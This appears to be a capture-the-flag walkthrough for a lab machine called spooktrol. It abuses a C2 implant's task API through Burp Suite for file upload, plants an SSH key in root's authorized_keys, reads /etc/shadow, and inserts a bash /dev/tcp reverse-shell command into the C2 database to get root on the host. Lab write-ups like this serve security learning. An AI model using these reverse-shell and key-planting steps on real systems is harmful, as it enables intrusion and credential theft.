
```
1 GET /poll HTTP/1.1
2 Host: spooktrol.htb
3 Accept: */*
4 Cookie: auth=10c07eb431ba6e8fe9a29d149945fb1a
5 Connection: keep-alive
6
7
```


Response

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 date: Wed, 18 Jun 2025 02:25:53 GMT
3 server: uvicorn
4 content-length: 110
5 content-type: application/json
6
7 {
    "status":0,
    "arg1":"whoami",
    "id":3,
    "result":"",
    "target":"10c07eb431ba6e8fe9a29d149945fb1a",
    "task":1,
    "arg2":""
  }
```

I can modify task parameter in burpsuite






Change bupsuite configuration("task":3), upload static curl binary(https://github.com/ryanwoodsmall/static-binaries/blob/master/x86_64/curl), and run implant again





add execute permission to curl




It fails because I don't have file whoami

Create file whoami and run again


```
root@parrot:~# ./implant
{"status":0,"arg1":"whoami","id":13,"result":"","target":"160d3f2bc4e7a88e657f0eabdf3d1c4a","task":3,"arg2":""}
{"message":"File upload successful /file_management/?file=whoami"}
```

It shows success, so let's browse this file




Get docker root


I can see the packet in burpsuite




Change filename works




It can be verified in browser




This webserver already has file disclosure vulnerability. It also shows /etc/shadow



Let's write my key to /root/.ssh/authorized_keys



I can ssh to root, but in docker



Get root

I can find interesting activity

```
root@spook2:~# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2608   532 ?        Ss   Jun17   0:00 /bin/sh -c service ssh start; cd /opt/spook2; python3 server.py
root          15  0.0  0.1  12176  4348 ?        Ss   Jun17   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root          16  0.3  0.5  25932 20732 ?        S    Jun17   1:32 python3 server.py
root          17  0.0  0.2  14464 10864 ?        S    Jun17   0:00 /usr/bin/python3 -c from multiprocessing.resource_tracker import main;main(4)
root          18  0.4  1.3 137320 54636 ?        Sl   Jun17   2:04 /usr/bin/python3 -c from multiprocessing.spawn import spawn_main; spawn_main(tracker_fd=5, pipe_hand
root         117  0.0  0.2  13384  8520 ?        Ss   03:03   0:00 sshd: root@pts/0
root         128  0.0  0.0   5992  3872 pts/0    Ss   03:03   0:00 -bash
root         137  0.0  0.0   7648  3292 pts/0    R+   03:05   0:00 ps aux
```

Let's go to /opt/spook2

```
root@spook2:/opt/spook2# ls -al
total 68
drwxr-xr-x 1 root root    74 Jun 18 03:10 .
drwxr-xr-x 1 root root    12 Oct 21  2021 ..
-rw-r--r-- 1 root root   371 Oct 21  2021 Dockerfile
drwxr-xr-x 1 root root    90 Oct 21  2021 app
drwxr-xr-x 1 root root    26 Jun 17 22:29 files
-rw-r--r-- 1 root root   115 Oct 20  2021 server.py
-rw-r--r-- 1 root root 61440 Jun 18 03:10 sql_app.db
```

I can find implant and whoami file which I uploaded

```
root@spook2:/opt/spook2# ls files
implant  whoami
root@spook2:/opt/spook2# cat files/whoami
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

I can login to the sql server

```
root@spook2:/opt/spook2# sqlite3 sql_app.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
checkins   sessions   tasks
```

checkins has bunch of records

```
sqlite> select * from checkins limit 5;
1|10a6dd5dde6094059db4d23d7710ae12|2021-10-22 02:08:02.041453
2|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:46:01.448707
3|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:48:01.726612
4|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:50:01.902603
5|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 14:56:01.362043
```

sessions shows spooktrol, which is out of docker(Docker hostname is spook2)

```
sqlite> .schema sessions
CREATE TABLE sessions (
        id INTEGER NOT NULL,
        session VARCHAR,
        hostname VARCHAR,
        PRIMARY KEY (id)
);
CREATE INDEX ix_sessions_hostname ON sessions (hostname);
CREATE INDEX ix_sessions_id ON sessions (id);
CREATE UNIQUE INDEX ix_sessions_session ON sessions (session);
sqlite> select * from sessions;
1|10a6dd5dde6094059db4d23d7710ae12|spooktrol
2|1524b3d4a9272de25e9cc40fc0041e9c|parrot
3|1c3e4f69f392effa2df464cd3044bbf0|parrot
4|19ae8d64440505e5f8336919c38bdfe8|parrot
5|1754c442c2bf85eeb8920e314ec4b2ca|parrot
6|1ee1eb08b50aa125db01276824846718|parrot
7|1b21f1c016fc4737ad34e21ef3ab9306|parrot
8|15c8964b620b9a8dd4c9b006d489a31a|parrot
```

This session is run by spooktrol

tasks shows tasks that it's running(I show only first one since others are by my requests)

```
sqlite> .schema tasks
CREATE TABLE tasks (
        id INTEGER NOT NULL,
        target VARCHAR,
        status INTEGER,
        task INTEGER,
        arg1 VARCHAR,
        arg2 VARCHAR,
        result VARCHAR,
        PRIMARY KEY (id)
);
CREATE INDEX ix_tasks_id ON tasks (id);
sqlite> select * from tasks;
1|10a6dd5dde6094059db4d23d7710ae12|1|1|whoami||root
```

Let's add reverse shell command

```
sqlite> insert into tasks values (2,'10a6dd5dde6094059db4d23d7710ae12',0,1,"bash -c 'bash -i >& /dev/tcp/10.10.16.10/9001 0>&1'",'','root');
sqlite> select * from tasks;
1|10a6dd5dde6094059db4d23d7710ae12|1|1|whoami||root
2|10a6dd5dde6094059db4d23d7710ae12|0|1|bash -c 'bash -i >& /dev/tcp/10.10.16.10/9001 0>&1'||root
```

Session should be the same and task should be 1 to execute argument

I can get a root shell

```
$rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.123] 40262
bash: cannot set terminal process group (28292): Inappropriate ioctl for device
bash: no job control in this shell
```

This time, it has password set since it's out of docker

```
root@spooktrol:~# cat /etc/shadow
cat /etc/shadow
root:$6$ZmDj3u6jC3pX1NDr$rPxefv0Xa6HCJEBuA7Ke2eHnGCKmg2ch4ZSFiiex4LHZLjSoA7PYks/SV/gPxxiBagVVVlWYQDV36lAs7rKUK1:18921:0:99999:7:::
```

In addition, /opt/spook2/app/main.py shows

```
@app.put("/file_upload/")
async def file_upload(request: Request, file: UploadFile = File(...)):
    auth = request.headers.get("Cookie")[5:]
    # We are divisible by 42
    if int(auth, 16) % 42 != 0:
        return JSONResponse(status_code=500, content={'message': 'Internal Server Error'})
    try:
        os.mkdir("files")
        print(os.getcwd())
    except Exception as e:
        print(e)
    file_name = os.getcwd() + "/files/" + file.filename.replace(" ", "-")
    try:
        with open(file_name,'wb+') as f:
            f.write(file.file.read())
            f.close()
    except:
        return JSONResponse(status_code=500, content={'message': 'Internal Server Error'})
    return JSONResponse(status_code=200, content={'message': 'File upload successful /file_management/?file=' + file.filename.replace(" ", "-") })
```

auth should be divided by 42

I can verify my auth token can be divided by 42

```
>>> 0x130d1a554026091fbfc24b568cf14c98 % 42
0
```

Auth token that I first see is from here

```
@app.get("/")
def get_root(request: Request, hostname = "") -> dict:
    """
    Lazy auth, return a number divisible by 42.  Make it look like MD5Sum
    """
    if 'Cookie' in request.headers:
        auth = request.headers.get("Cookie")[5:]
        # We are divisible by 42
        if int(auth, 16) % 42 == 0 and hostname:
            crud.create_user(SessionLocal(), auth, hostname)
            crud.create_task(SessionLocal(), auth, 1, "whoami")
            return { "task": 0 }
    return { "auth": str(hex(randrange(51111111111111111111111111111111111111,99999999999999999999999999999999999999)*42)[2:]) }
```

random integer * 42